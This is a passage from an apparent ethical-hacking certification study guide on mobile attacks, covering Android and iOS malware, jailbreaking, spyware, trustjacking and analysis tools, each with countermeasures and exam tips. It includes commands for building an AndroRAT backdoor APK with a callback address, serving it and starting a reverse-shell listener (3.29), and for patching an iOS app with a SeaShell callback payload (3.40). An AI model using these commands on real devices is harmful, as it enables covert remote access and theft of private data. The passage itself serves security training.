2. It combines two techniques: Tag-based Adaptive Ploy (TAP), which uses a malicious NFC tag, and Ghost Touch Generator, which injects fake touch events electrically.
3. Together they can trigger unintended actions on the victim's touchscreen without the victim actually touching it.

Real-world use: A tester bypasses SSL pinning on a client's mobile banking app using Frida/ objection (see section 3.42) to intercept and inspect the API traffic between the app and its backend, revealing an authentication token sent without proper encryption.

Tools and commands used here: No specific tool is named for Advanced SMS Phishing or Tap 'n Ghost on this slide; SSL pinning bypass commonly uses Frida/objection (section 3.42) or Cycript-style runtime patching (section 3.41 covers the iOS equivalent).

AI angle: None shown on this slide.

Countermeasures and defense: Never accept unexpected carrier configuration/settings messages; implement SSL pinning correctly and pair it with root/jailbreak detection so a hooked app refuses to run; disable NFC when not actively using it, especially in crowded public places.

> **EXAM TIP:** "Bypass SSL pinning" is a recurring exam phrase across both Android and iOS; remember it always requires either source-code modification or runtime hooking (Frida/Cycript-class tools), it is not something a network attacker can do purely from outside the app.

Memory trick: "Modem Tricks, Pin Bypass, Ghost Touch" - three different Android extras, three different channels (SMS/hardware, app/SSL, NFC/touchscreen).

3.28 Android Malware

What it is (simple words): This slide names specific, real-world Android malware families, led by Mamont, a banking Trojan that impersonates the Chrome browser app.

How Mamont works (numbered steps):

1. Mamont disguises itself as the Google Chrome browser app to trick the user into downloading and installing it.
2. Once installed, it asks the user to grant permissions to make and manage phone calls, and to send/view SMS messages (disguised as normal Chrome permission prompts: "Allow Google Chrome to make and manage phone calls?" / "Allow Google Chrome to send and view SMS messages?").
3. It then shows a fake cash-prize message (shown on the slide in Russian, roughly: "Your IP address has been whitelisted. Your prize is 2020 rubles 70 kopecks. Enter your phone number and card number to receive the funds.").
4. The victim enters personal information (phone number, card details), which Mamont then steals.

Other Android malware named on the slide: SecuriDropper, Dwphon, DogeRAT, Tambir, SoumniBot.

> **ADDED CONTEXT:** These are rapidly evolving, real-world malware family names; exact current behavior for each (verify) may change as security vendors publish updates. For the exam, the core lesson is the pattern: fake branding (impersonating a trusted app), requested call/SMS permissions, and a too-good-to-be-true financial lure, which matches many real Android banking Trojans beyond just Mamont.

Real-world use: A victim in a phishing campaign downloads what looks like a Chrome update. Mamont grants itself SMS/call permissions under the disguise of normal Chrome prompts, then intercepts the victim's banking OTPs sent by SMS, chaining directly into an OTP hijacking attack (section 3.13).

Tools and commands used here: Not applicable; these are malware samples/families, not tester tools.

AI angle: ADDED CONTEXT: malware authors increasingly use AI- assisted code generation to produce convincing fake system dialogs and localized phishing text (as seen in Mamont's Russian-language lure) faster and in more languages.

Countermeasures and defense: Only install browsers and system apps through the official Play Store, never through a link in a message; check an app's actual publisher before granting call/SMS permissions; use mobile antivirus/anti-malware software with up-to-date signatures.

> **EXAM TIP:** If a question describes malware impersonating a well-known, legitimate app (like a browser) to request call/SMS permissions and lure the victim with a fake prize, this matches the Mamont pattern described here, even without naming it directly.

Memory trick: "Mamont masquerades as Chrome for a fake prize."

3.29 Android Hacking Tools

What it is (simple words): This slide is a tool catalog: AndroRAT (a persistent Android backdoor), Ghost Framework (an ADB-based post-exploitation tool), and a list of other named Android hacking tools.

How it works, AndroRAT:

1. AndroRAT provides a full, persistent backdoor on the target device, because the malicious app starts automatically on device boot-up.
2. The attacker builds a malicious APK, in the sample shown as: `python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk`, which generates and signs the APK.
3. The attacker copies the APK to a web server directory (shown as `cp .../SecurityUpdate.apk /var/www/html/share/`) and starts the web server (`service apache2 start`) to serve it for download/delivery.
4. The attacker starts a listener: `python3 androRAT.py --shell -i 0.0.0.0 -p 4444`, waiting for the victim device to connect back once the APK is installed and run.

How it works, Ghost Framework:

1. Ghost Framework is an Android post-exploitation tool that uses the Android Debug Bridge (ADB) to gain remote access to Android devices (the same open-ADB weakness as PhoneSploit Pro, section 3.22).
2. Its menu offers: show connected devices, disconnect all devices, connect a new device, access device shell, install an APK on a device, screen record a device, get device screenshot, restart Ghost server, pull files from device, extract APK from app, shut down the device, uninstall an app, show device log, dump system info, list all device apps, run a device app, port forwarding, grab wpa_supplicant (saved Wi-Fi credentials), show MAC/Inet, get battery status, get network status, turn Wi-Fi on/off, remove device password, emulate button presses, get current activity.

Other Android hacking tools named on the slide: hxp_photo_eye, mSpy (mspy.com), Hackingtoolkit, Social-Engineer Toolkit (SET).

Real-world use: An attacker builds an AndroRAT APK disguised as a "SecurityUpdate," hosts it on a fake web page, and waits. Once a victim installs and opens it, the attacker's listener receives a connection and gets a persistent shell that survives even after the victim reboots their phone.

Tools and commands used here: AndroRAT, Ghost Framework, hxp_photo_ eye, mSpy, Hackingtoolkit, Social-Engineer Toolkit (SET). Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Never install APKs from outside the official store; disable ADB debugging; use mobile security software that specifically detects known RAT signatures like AndroRAT; monitor for unexpected auto-starting apps after boot.

> **EXAM TIP:** AndroRAT's defining trait is boot-persistence (it restarts the backdoor automatically every time the device boots). Ghost Framework's defining trait is that it works entirely over ADB, just like PhoneSploit Pro, so remember both as "ADB-based post-exploitation tools."

Memory trick: "AndroRAT reboots with you. Ghost Framework rides the ADB wire."

3.30 Securing Android Devices

What it is (simple words): A direct checklist of defensive actions for Android users, summarizing many of the countermeasures scattered across earlier Android topics.

The guidelines (from the slide):

1. Enable screen locks for the Android phone, to make it more secure.
2. Never root the Android device.
3. Download apps only from the official Android market (Play Store).
4. Keep the device updated with Android antivirus software, such as Kaspersky Antivirus.

5. Do not directly download Android package (APK) files from outside stores.
6. Regularly update the operating system.
7. Use free "protector" Android apps that let you assign passwords to text messages, mail accounts, and similar sensitive areas.
8. Enable encryption on the Android device to enhance its security.

Real-world use: An IT administrator uses this exact checklist as the baseline security policy for every company-issued Android phone, enforcing items 1, 3, 6, and 8 directly through MDM (sections 3.49- 3.50).

EXAM FOCUS: This list is largely a summary of countermeasures named throughout sections 3.9 to 3.29. If a question asks for "the single best general countermeasure against most Android attacks in this module," the two most repeated answers across the module are: do not root the device, and install apps only from the official store.

Memory trick: "Lock, No Root, Store Only, AV, No Sideload, Update, Protect, Encrypt" - eight words for the eight guidelines, in order.

3.31 Android Device Tracking Tools

What it is (simple words): If an Android device is lost or stolen, a tracking/anti-theft tool lets the owner locate it, lock it, or wipe it remotely. Google's own Find My Device is the primary example.

How it works, Google Find My Device (setup steps from the slide):

1. Go to google.com/android/find and sign in with the device's Google Account.
2. If more than one device is linked, click "Lost device" at the top of the screen.
3. The target device receives a notification.
4. The device's location is shown on a map.
5. The owner picks an action: - **Play sound:** rings the device at full volume for 5 minutes. - **Secure Device:** locks the device with the existing PIN, pattern, or password. - **Factory Reset Device:** permanently deletes all data on the device.

Other Android device tracking tools named on the slide: Find My Phone (play.google.com), Where's My Droid (wheresmydroid.com), Prey: Find My Phone & Security (play.google.com), Phone Tracker and GPS Location (play.google.com).

Real-world use: An employee loses a company phone in a taxi. IT immediately signs into Find My Device, confirms the device's current location, and triggers a Secure Device lock before escalating to a full remote wipe through the organization's MDM platform.

Tools and commands used here: Google Find My Device, Find My Phone, Where's My Droid, Prey, Phone Tracker and GPS Location.

AI angle: None shown on this slide.

Countermeasures and defense: Enable Find My Device before a device is ever lost (it cannot help retroactively); set a strong lock screen credential so "Secure Device" has something meaningful to enforce; pair personal tracking with enterprise MDM remote-wipe for company devices.

> **EXAM TIP:** Know the three Find My Device actions and what each does: Play sound (find it nearby), Secure Device (lock it), Factory Reset (erase everything, last resort, irreversible).

Memory trick: "Ring it, Lock it, Wipe it" - the three escalating actions, in the order you would normally try them.

3.32 Android Vulnerability Scanners

What it is (simple words): These tools scan Android apps for security weaknesses, either to protect an app before release (from the developer's side) or to find flaws in an app during testing (from a tester's side).

How it works, Quixxi App Shield: Enterprises and mobile app developers use Quixxi App Shield to protect their apps from piracy, revenue loss, intellectual property (IP) theft, loss of user data, hacking, and cracking. Its dashboard offers reverse-engineering protection, runtime app protection (disabling copy/paste, disabling screenshot capture and screen grabbing, and terminating the app if it detects it is running on a rooted device).

Other Android vulnerability scanners named on the slide: Android Exploits (play.google.com), ImmuniWeb MobileSuite (immuniweb.com), Yaazhini (vegabird.com), Vulners Scanner (play.google.com).

Real-world use: A fintech company runs Quixxi App Shield on its Android app before release, enabling runtime protection so that if a user roots their device, the app refuses to launch, protecting the backend from rooted-device fraud patterns.

Tools and commands used here: Quixxi App Shield, Android Exploits, ImmuniWeb MobileSuite, Yaazhini, Vulners Scanner. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: These tools are themselves the countermeasure (used proactively by developers); for testers, the same category of tool (Yaazhini, ImmuniWeb) is used to independently verify an app's security before it ships.

> **EXAM TIP:** Quixxi App Shield is about protecting an app's binary (anti-piracy, anti-tamper, root detection), which is a different goal than a pure vulnerability scanner like Yaazhini, which looks for coding flaws (insecure storage, weak crypto, and so on).

Memory trick: "Shield protects the app. Scanner finds its flaws."

3.33 Static Analysis of Android APK

What it is (simple words): Static analysis examines an Android app's code without running it, to spot harmful features, vulnerabilities, or known malware signatures.

How it works, MobSF (Mobile Security Framework):

1. The tester uploads an APK to MobSF, either as a hosted web service or a local instance.
2. MobSF runs a static analyzer against the APK, producing an app score, file information, app information, security findings (permissions, components), malware analysis results, and a PDF report.
3. The report can also kick off dynamic analysis of the same app (MobSF supports both static and dynamic analysis).

How it works, Sisik Online APK Analyzer:

1. The tester drops an APK file onto the Sisik website or selects it for upload.
2. The tool reports various details about the Android APK's internals, such as its activities (the basic components that provide a user interface, each hosting a single screen of UI elements).

[UNCLEAR on page 18]: the MobSF and Sisik screenshot text on this slide was low quality and partially garbled in the source capture; menu labels and some score details could not be read with full confidence.

Real-world use: A security team receives a suspicious APK found on an employee's phone. Instead of running it, they upload it to MobSF, which flags it as containing hardcoded Firebase credentials and an insecure WebView configuration, both static findings that required no execution to discover.

Tools and commands used here: MobSF (mobsf.live), Sisik Online APK Analyzer (sisik.eu). Related source code analysis and reverse-engineering tools appear in sections 3.59-3.60.

AI angle: ADDED CONTEXT: MobSF and similar platforms increasingly use machine learning-assisted scoring to rank findings by likely severity, helping testers triage large numbers of static findings faster.

Countermeasures and defense: Developers should run static analysis tools such as MobSF as part of their build pipeline, catching hardcoded secrets, insecure configurations, and risky permissions before release.

> **EXAM TIP:** "Static analysis" means examining code without executing it; this is different from "dynamic analysis," which observes the app's actual behavior while it runs (MobSF supports both, so watch which one a question is asking about).

Memory trick: "Static reads the code. Dynamic watches it run."

3.34 Apple iOS Architecture

What it is (simple words): iOS is Apple's mobile operating system, running on iPhone, iPod touch, iPad, and Apple TV. Its interface is built around direct manipulation: multi-touch gestures that feel like touching the content itself.

How it works (the layers, bottom to top):

1. **Kernel and Device Drivers:** BSD, File System, Mach (the core kernel), Networking.
2. **Core OS:** Accelerate, Directory Services, Disk Arbitration, OpenCL, System Configuration.
3. **Core Services:** Address Book, Core Data, Core Foundation, Foundation, Quick Look, Social, Security, WebKit.
4. **Media:** AV Foundation, Core Animation, Core Audio, Core Image, Core Text, OpenAL, OpenGL, Quartz.
5. **Cocoa (Application) / AppKit:** the top layer, where apps are built using Apple's application frameworks.

Real-world use: A tester investigating an iOS app crash traces the fault down through Cocoa (the UI layer) into Core Services (Security framework), finding that a Keychain API call (section 3.42) failed because the app lacked the correct access-control entitlement.

Tools and commands used here: None directly; this is background architecture knowledge that the rest of the iOS sections (jailbreaking, Cycript, keychain dumping) build on.

AI angle: None shown on this slide.

Countermeasures and defense: Apple patches vulnerabilities at every layer through regular iOS updates; always install these promptly, since jailbreak techniques (next topic) specifically target bugs in the Kernel and Core OS layers.

> **EXAM TIP:** If asked "which iOS layer handles security and the WebKit browser engine," the answer is Core Services. If asked "which layer is the kernel itself," the answer is Kernel and Device Drivers (Mach).

Memory trick: "Cocoa on top, Mach at the bottom" - remember iOS as a 5-layer structure: Kernel/Drivers, Core OS, Core Services, Media, Cocoa.

3.35 Jailbreaking iOS

What it is (simple words): Jailbreaking is the process of installing a modified set of kernel patches on an iOS device so it can run third-party apps, themes, and extensions that Apple never signed or approved.

Analogy: Apple's App Store is a walled garden; jailbreaking is cutting a hole in that wall so anything can walk in, good or bad.

How it works (what jailbreaking grants):

1. It provides root access to the operating system.
2. It permits downloading of third-party apps, themes, and extensions that are not available through the official App Store.
3. It removes sandbox restrictions, which also enables malicious apps to access restricted mobile resources and information, the same sandbox-weakening effect rooting has on Android (section 3.6).

Risks of jailbreaking (from the slide):

1. Voiding the phone's warranty.
2. Poor performance.
3. Malware infection.
4. "Bricking" the device (making it permanently unusable).

Types of jailbreaking, by access level (from the slide):

Type	What it allows
Userland Exploit	User-level access only, no iBoot-level access
iBoot Exploit	Both user-level and iBoot-level access
Bootrom Exploit	Both user-level and iBoot-level access

Real-world use: A user jailbreaks an older iPhone to install a custom theme and sideload apps blocked in their country. In doing so, they also remove the sandbox protection that would normally have stopped a malicious tweak from reading their Keychain (section 3.42).

Tools and commands used here: See section 3.37 for named jailbreak tools (Hexxa Plus, checkra1n, palera1n, Cydia, Sileo, Zeon).

AI angle: None shown on this slide.

Countermeasures and defense: Do not jailbreak a device, especially one used for work or banking; banking and enterprise apps commonly detect jailbreak status and refuse to run as a direct countermeasure.

> **EXAM TIP:** "Jailbreaking" is iOS-only terminology; the Android equivalent is "rooting." Know the three exploit types by their access level: Userland (user only), iBoot and Bootrom (both user and iBoot level) exploits.

Memory trick: "Jailbreak breaks the wall Apple built."

3.36 Jailbreaking Techniques (by Reboot Behavior)

What it is (simple words): This slide classifies jailbreaks by what happens when the device reboots: does the jailbreak survive on its own, need help from a computer, or need help from an app already on the device?

The four types (from the slide):

1. **Untethered Jailbreaking:** if the user turns the device off and back on, it completely starts up and the kernel is patched again without any computer's help. It is jailbroken after every reboot, on its own.
2. **Semi-tethered Jailbreaking:** if the device reboots, it starts up fully but no longer has a patched kernel; it is still usable for normal functions, but to use jailbroken add-ons again, the user must start the device using a jailbreaking tool (on a computer).
3. **Tethered Jailbreaking:** if the device starts back up on its own (without help), it has no patched kernel and may get stuck in a partially started state; to fully start up with a patched kernel, it must be "re-jailbroken" using a computer's "boot tethered" feature every single time it is turned on.
4. **Semi-untethered Jailbreaking:** similar to semi-tethered, but when the device reboots, the kernel is not patched, and the kernel can still be re-patched without a computer, using an app already installed on the device instead.

Real-world use: A user with a semi-tethered jailbreak reboots their phone for a software update. The phone boots and works normally, but all jailbreak tweaks are gone until the user plugs it back into their computer and runs the jailbreak tool again.

EXAM FOCUS: This is a classic "4 look-alike terms" exam trap. Compare them on exactly two axes: (1) does it fully start up on reboot without help, and (2) does the kernel come back patched on its own.

Type	Starts up alone?	Kernel re-patched alone?
Untethered	Yes	Yes
Semi-tethered	Yes	No (needs computer tool)
Tethered	May get stuck	No (needs computer each time)
Semi-untethered	Yes	Yes (needs an on-device app)

> **TRAP:** "Semi-tethered" needs a computer to re-patch the kernel. "Semi-untethered" needs only an app already on the device, not a computer. That single word difference ("tethered" vs "untethered" in the second half) is exactly what the exam tests.

Memory trick: "Un = alone. Tethered = needs a computer leash. Semi = partial." Combine: Untethered (fully alone), Tethered (always needs the leash), Semi-tethered (needs the leash just to get tweaks back), Semi-untethered (needs an app, not a leash).

3.37 Jailbreaking iOS Using Hexxa Plus

What it is (simple words): Hexxa Plus is a jailbreak repo extractor for recent iOS versions, letting users install themes, tweaks, and apps by extracting "repos" (repositories of jailbreak packages).

How it works (steps from the slide):

1. Go to the Xookz App Store and tap Hexxa (Full).
2. Tap Install (top right) to download the configuration profile to the device.
3. Go to Settings, tap the newly downloaded profile, and tap Install.
4. Enter the screen passcode, then tap Install again.
5. The Hexxa Plus Repo Extractor icon appears on the home screen.
6. Open Hexxa Plus Repo Extractor and tap Get Repos.
7. Choose a desired jailbreaker's repo and copy its URL from the listed categories.
8. Open the Extract Repo option and paste the copied URL.
9. Tap OK to extract the jailbreaker's repo.

Other jailbreaking tools named on the slide: Redensa (pangu8.com), checkra1n (checkra.in), palera1n (palera.in), Sileo (sileem.com), Zeon (zeon-app.com), Cydia (cydiafree.com).

Real-world use: A hobbyist uses checkra1n (a well-known bootrom- level jailbreak tool, verify current device/iOS support) to jailbreak an older, supported iPhone, then uses Cydia or Sileo as the package manager to install tweaks.

Tools and commands used here: Hexxa Plus, Xookz App Store, Redensa, checkra1n, palera1n, Sileo, Zeon, Cydia. Full detail is in section 4 (Tool Encyclopedia).

AI angle: None shown on this slide.

Countermeasures and defense: Do not install configuration profiles from untrusted third-party app stores; review installed profiles regularly under Settings and remove any unrecognized ones; avoid jailbreaking devices used for sensitive work.

> **EXAM TIP:** Cydia and Sileo are package managers for jailbroken devices (similar role to an app store, but for jailbreak tweaks), not jailbreak tools themselves; checkra1n and palera1n are the actual jailbreak exploit tools. Hexxa Plus is specifically a repo extractor, not a jailbreak tool on its own.

Memory trick: "Jailbreak first (checkra1n/palera1n), then shop (Cydia/Sileo), then extract repos (Hexxa Plus) for extra tweaks."

3.38 Hacking Using Spyzie

What it is (simple words): Spyzie is a commercial spyware/monitoring tool that lets an attacker (or a parent/employer in a legitimate use case) remotely access SMS, call logs, app chats, GPS location, and more from a target iOS device.

How it works (numbered steps):

1. The attacker installs or configures Spyzie to target a specific device, compatible with all iOS device types (iPhone, iPad, iPod).
2. Spyzie lets the attacker hack the target device remotely, in invisible mode, without even needing to jailbreak the device (depending on the data accessed, often via an iCloud-credential- based approach rather than direct device jailbreak, verify current method).
3. A web dashboard (shown in the sample as "demo@spyzie.io") presents collected data: contacts, call logs, messages, iMessages, browser history, photos, videos, social apps, calendars, installed applications, device location, and iOS version.
4. Location data is shown with address, latitude/longitude, a Google Map view, and a timestamp for each recorded location.

Real-world use: An attacker who gains a victim's iCloud credentials (through phishing, for example) sets up Spyzie against that account and silently monitors the victim's messages and location for weeks.

Tools and commands used here: Spyzie (spyzie.io).

AI angle: None shown on this slide.

Countermeasures and defense: Use a strong, unique iCloud password and enable two-factor authentication on the Apple ID; regularly review which devices are signed into the Apple ID under Settings; watch for unusual battery drain or data use, which can indicate hidden monitoring software.

> **EXAM TIP:** Spyzie-style tools are often marketed as parental control or employee monitoring software but function identically to spyware when deployed without the device owner's consent; on the exam, treat it as a monitoring/spyware tool, not a jailbreak exploitation framework.

Memory trick: "Spyzie sees everything, invisibly."

3.39 iOS Trustjacking

What it is (simple words): iOS Trustjacking abuses the "iTunes Wi-Fi Sync" feature. Once a victim's iPhone has trusted a particular computer (even just once, over USB), that computer can keep reading messages, emails, and other sensitive information wirelessly, from a remote location, without the victim knowing.

Analogy: Trusting a computer in iOS is like giving a valet a spare key "just for today." Trustjacking is the valet quietly making a copy of that key and using it long after the car has been returned.

How it works (numbered steps):

1. A victim with an iOS device connects it to a computer that is already infected and secretly controlled by an attacker.
2. iOS shows the standard "Trust This Computer?" prompt, warning that settings and data will be accessible from this computer once connected, with Trust / Don't Trust options.
3. The victim taps Trust, often without realizing the long-term implication.
4. Because "iTunes Wi-Fi Sync" is now enabled for that trusted computer, the attacker's machine can continue to access the device's data over Wi-Fi, from a remote location, even after the USB cable is disconnected, without any further notification to the victim.

Real-world use: A victim charges their iPhone at a public charging kiosk that is secretly also a computer running iTunes-sync tooling. The victim taps Trust just to get past the prompt and resume charging. Days later, while on the same Wi-Fi network as the attacker's infrastructure, the attacker continues pulling messages and photos from the "trusted" relationship.

Tools and commands used here: No specific attacker tool is named; the attack abuses the legitimate iTunes Wi-Fi Sync feature itself.

AI angle: None shown on this slide.

Countermeasures and defense: Only tap "Trust" on computers you personally own and control; periodically review and reset trusted computers under Settings > General > Reset > Reset Location & Privacy (verify exact current menu path); avoid charging from unknown public kiosks that also offer a data cable connection.

> **EXAM TIP:** The exam signature for Trustjacking is the phrase "Trust This Computer" combined with "iTunes Wi-Fi Sync." If a question describes ongoing wireless access after a one-time USB connection and a Trust prompt, this is Trustjacking.

Memory trick: "Trust once, tracked forever, until you reset it."

3.40 Post-exploitation on iOS Devices Using SeaShell Framework

What it is (simple words): SeaShell Framework is an iOS post-exploitation framework that lets an attacker remotely access, control, and extract sensitive information from a compromised iOS device, typically by patching a legitimate-looking IPA (iOS app package) file.

How it works (commands from the slide):

1. `ipa patch Instagram.ipa` patches a chosen IPA file (Instagram, in the example) and asks for a host and port to connect back to (shown as host `192.168.2.116`, port `8888`), confirming "IPA at Instagram.ipa patched!"
2. `ipa build` builds a fresh malicious IPA from scratch, prompting for an application name (default "Mussel"), bundle ID (default "com.entysec.mussel"), whether to add an app icon, and the host/port to connect back to, then saves the IPA (shown saved as `Mussel.ipa`).
3. `listener on <IP address> <Port no>` starts a listener on the chosen host and port, matching what was embedded in the patched IPA.
4. Once the victim installs and opens the patched/built IPA, the attacker runs `devices -i <id>` to interact with the compromised device, implemented through a payload component called Pwny.
5. After the remote interaction is established, `safari_history` reads the victim's Safari web browsing history.

Real-world use: An attacker patches a cloned Instagram IPA with SeaShell Framework and distributes it through a fake "early access" link. Once a victim sideloads and opens it, the attacker gets a live session and pulls the victim's Safari browsing history for further targeting.

Tools and commands used here: SeaShell Framework (`ipa patch`, `ipa build`, `listener on`, `devices -i`, `safari_history`). Full syntax detail is in section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Never sideload IPA files from outside the App Store or a trusted enterprise distribution channel; be suspicious of "early access" or "mod" versions of popular apps; keep iOS updated to patch the underlying exploitation vectors these frameworks rely on.

> **EXAM TIP:** SeaShell Framework is the iOS counterpart to Android RATs/post-exploitation frameworks like AndroRAT and Ghost Framework; all three rely on the victim installing a patched or malicious app package first.

Memory trick: "SeaShell patches the app, then listens for the victim to call home."

3.41 Analyzing and Manipulating iOS Applications: Cycript and Method Swizzling

What it is (simple words): Cycript is a runtime manipulation tool that lets an attacker explore and change how an iOS app behaves while it is actually running, by mixing JavaScript with Objective-C commands. Method swizzling is the specific technique of swapping out one method's real functionality for a custom one, at runtime.

Analogy: Cycript is like being able to pause a live theater play, walk onto the stage, and hand an actor a different script mid-scene, while the audience (the app's normal user) still thinks the original play is continuing.

How it works, Cycript (commands from the slide):

```
cy# var a = [2, 4, 6]
[2,4,6]
cy# [a objectAtIndex: 0]
@2
cy# [a setObject:"hello" atIndex:2]; a
[2,4,@"hello"]
cy# var o = {field: 4}
{field:4}
cy# [o setObject:a forKey:"value"]; o
{field:4, value:[2,4,@"hello"]}
```

1. Cycript understands Objective-C, Objective-C++, and plain JavaScript commands together in one interactive console.
2. A tester can read and modify live objects and arrays inside a running app, as shown manipulating the array `a` and the object `o` above.
3. Using Cycript, attackers can perform method swizzling, bypass authentication, and bypass jailbreak detection, all while the app is running.

How it works, Method Swizzling:

1. Also known as "monkey patching," method swizzling modifies an existing method's behavior, or adds new functionality, at runtime.
2. The Objective-C runtime allows switching a method's implementation from its original functionality to a custom one.
3. Attackers use this to perform logging, inject JavaScript, bypass detection, and bypass authentication checks inside the running app.

Real-world use: A tester uses Cycript to swizzle a banking app's jailbreak-detection method so it always returns "not jailbroken," even though the test device actually is jailbroken, allowing further testing of the app's other defenses.

Tools and commands used here: Cycript (cycript.org).

AI angle: None shown on this slide.

Countermeasures and defense: Use multiple, layered jailbreak detection checks (not a single swizzle-able method); use code obfuscation to make the specific method harder to locate and swizzle; pair client-side checks with server-side risk scoring, since any single client-side check can eventually be bypassed.

> **EXAM TIP:** If a question mentions modifying an app's behavior "while it is running," without recompiling it, and mentions Objective-C or JavaScript together, the answer is Cycript. If it specifically says "swapping a method's implementation," the term is method swizzling.

Memory trick: "Cycript cycles between JS and Objective-C. Swizzling swaps the method's script."

3.42 Analyzing and Manipulating iOS Applications: Keychain Dumper and objection

What it is (simple words): iOS devices store secrets (passwords, certificates, encryption keys) in an encrypted storage area called the Keychain. Keychain Dumper is a tool that extracts those secrets from a target device. objection is a broader runtime exploration tool that performs method hooking and bypasses SSL pinning and jailbreak detection.

How it works, Keychain Dumper:

1. The tester runs Keychain Dumper against a (usually jailbroken) target iOS device.
2. The tool extracts stored Keychain items, revealing passwords, certificates, and encryption keys that apps believed were securely stored.

How it works, objection:

1. The tester runs `objection` from a terminal, by default communicating with the target over USB, or over a network connection with the `--network` option.
2. Key startup options shown on the slide: `-h` / `--host` (default `127.0.0.1`), `-p` / `--port` (default `27042`), `-ah` / `--api-host` (default `127.0.0.1`), `--api-port` (default `8080`), `-g` / `--gadget` (name of the Frida Gadget/process to connect to, default `Gadget`), `-s` / `--serial` (a specific device serial to connect to), `-d` / `--debug` (verbose debug output, including the agent source map in stack traces).
3. Once connected, objection lets the tester perform method hooking, bypass SSL pinning, and bypass jailbreak detection directly from an interactive console, built on top of the Frida instrumentation toolkit.

Real-world use: A tester runs Keychain Dumper on a jailbroken test device and discovers a travel app stores the user's full payment card number unencrypted in the Keychain, a finding reported against OWASP M9 Insecure Data Storage (section 3.3). Separately, the tester uses objection to bypass that same app's SSL pinning and confirm the backend API over a proxied, readable connection.

Tools and commands used here: Keychain Dumper, `objection` (built on Frida). Full flag table is in section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Store only the minimum necessary data in the Keychain, and always with the strictest applicable AccessControlFlags (section 3.57); detect and refuse to run on jailbroken devices; use certificate pinning together with jailbreak detection so one bypass alone is not enough.

> **EXAM TIP:** objection is explicitly built on Frida; if a question mentions "Frida Gadget" together with method hooking and SSL pinning bypass, objection is the most likely named answer, even if Frida itself is also a valid underlying answer.

Memory trick: "Keychain Dumper empties the safe. objection hooks the whole app."

3.43 Analyzing iOS Devices

What it is (simple words): Beyond the specific tools above, this slide gives a general table of techniques for understanding an iOS device's architecture, uncovering vulnerabilities, and identifying exploitable weaknesses.

How it works, by technique (mini-blocks from the slide):

- **Accessing the device shell:** install OpenSSH on the iOS device, connect both the iOS device and the host computer to the same Wi-Fi network, then run `ssh root@<device_ip_address>` to access the remote device's shell.
- **Listing installed apps:** use Frida and run `frida-ps -Uai` to list every app currently installed on the device.
- **Network sniffing:** run `rvictl -s <UDID of the iOS device>` in Terminal to start the device with an `rvi0` interface, open Wireshark, choose `rvi0` as the capture interface, and filter traffic, for example `ip.addr == 192.168.2.4 && http`.
- **Obtaining open connections:** run `lsof -i` to list open network ports for all active processes on the device.
- **Process exploration:** use r2frida with a target app, such as iGoat-Swift. Once an r2frida session starts, run `:dm` to retrieve the app's memory maps.

Real-world use: A tester opens an OpenSSH shell to a jailbroken test iPhone over shared Wi-Fi, runs `frida-ps -Uai` to confirm the target banking app's exact process name, then starts a Wireshark capture over the `rvi0` interface to observe the app's unencrypted HTTP calls in real time.

Tools and commands used here: OpenSSH, Frida (`frida-ps -Uai`), `rvictl`, Wireshark, `lsof -i`, r2frida (`:dm`). Full detail is in section 5 (Command Sheet).

AI angle: None shown on this slide.

Countermeasures and defense: Disable OpenSSH/remote shell access outside of controlled testing; use TLS everywhere so that packet captures (even if obtained) reveal nothing useful; monitor for unexpected `rvictl`/remote-interface usage in managed-device fleets.

> **EXAM TIP:** `rvictl` plus Wireshark is the standard exam pairing for "how do you sniff an iOS device's network traffic," since iOS devices do not support a promiscuous-mode capture the way a laptop does.

Memory trick: "Shell, List, Sniff, Open ports, Explore" - SLSOE, the five iOS analysis techniques in table order.

3.44 iOS Malware

What it is (simple words): This slide names specific, real-world iOS malware and spyware families, led by GoldPickaxe, a Trojan that tricks victims into scanning their own face and ID documents.

How GoldPickaxe works (two delivery methods from the slide):

1. **Method 1, TestFlight:** the cybercriminal sends the victim a URL to a TestFlight page. The victim installs the legitimate Apple TestFlight app (Apple's official beta-testing distribution tool), and through it installs GoldPickaxe.iOS onto the victim's device.
2. **Method 2, Mobile Device Management:** the cybercriminal sends a URL to download an MDM profile from a fraudulent website. The MDM profile downloads automatically, and the victim is asked for permission to install it. Once installed, Safari downloads the malicious GoldPickaxe.iOS app from the same fraudulent website and asks the user to install it.
3. Once installed by either method, GoldPickaxe asks the victim to scan their face and identification documents, which the attackers use (alongside other stolen data) to pass identity checks, for example at banks.
4. The attackers ask victims to install what looks like an MDM profile, which actually lets the attacker remotely configure the victim's iOS device by sending further profiles and commands.

Other iOS malware/spyware named on the slide: SpectralBlur, Mercenary Spyware, LightSpy, KingsPawn, Pegasus.

> **ADDED CONTEXT:** Pegasus (by the NSO Group) is one of the most widely reported commercial spyware tools in the world, historically used against journalists and activists; it has repeatedly exploited zero-click iOS vulnerabilities (verify current status, as Apple regularly patches known Pegasus exploit chains).

Real-world use: A victim receives a message with a TestFlight link claiming to be an early-access banking app. They install TestFlight, then GoldPickaxe through it, and are prompted to scan their face "for verification," handing the attacker exactly what is needed to defeat the real bank's biometric identity checks.

Tools and commands used here: Not applicable; these are malware/ spyware families, not tester tools.

AI angle: ADDED CONTEXT: GoldPickaxe's face-scanning lure is explicitly built to feed deepfake-style identity fraud; attackers can use the harvested face data with AI face-swap tools to pass liveness checks on other platforms.

Countermeasures and defense: Never install an MDM profile from a link sent by someone you did not personally arrange it with; be suspicious of any app, official or not, that asks you to scan your face and ID "to claim" something; keep iOS updated to patch known zero-click exploit chains used by spyware like Pegasus.

> **EXAM TIP:** GoldPickaxe is identified by its unique combination of TestFlight/MDM-profile delivery and face/ID-document scanning as the payload goal, distinct from Pegasus (zero-click, surveillance-focused) or generic spyware apps (Spyzie, section 3.38, which require prior credential access).

Memory trick: "GoldPickaxe digs for your face, not just your files."

3.45 iOS Hacking Tools

What it is (simple words): A catalog of tools used to extract data from, or analyze the security of, iOS devices, led by Elcomsoft Phone Breaker.

How it works, Elcomsoft Phone Breaker:

1. It performs logical and over-the-air acquisition of iOS devices.
2. It can break into encrypted backups.
3. It obtains and analyzes backups, synchronized data, and passwords from Apple iCloud.
4. Shown workflow options include: Download Backups, decrypt backups with a known password, download synced data, extract an authentication token, download files (from iTunes, iCloud, and other sources), and explore the Keychain.

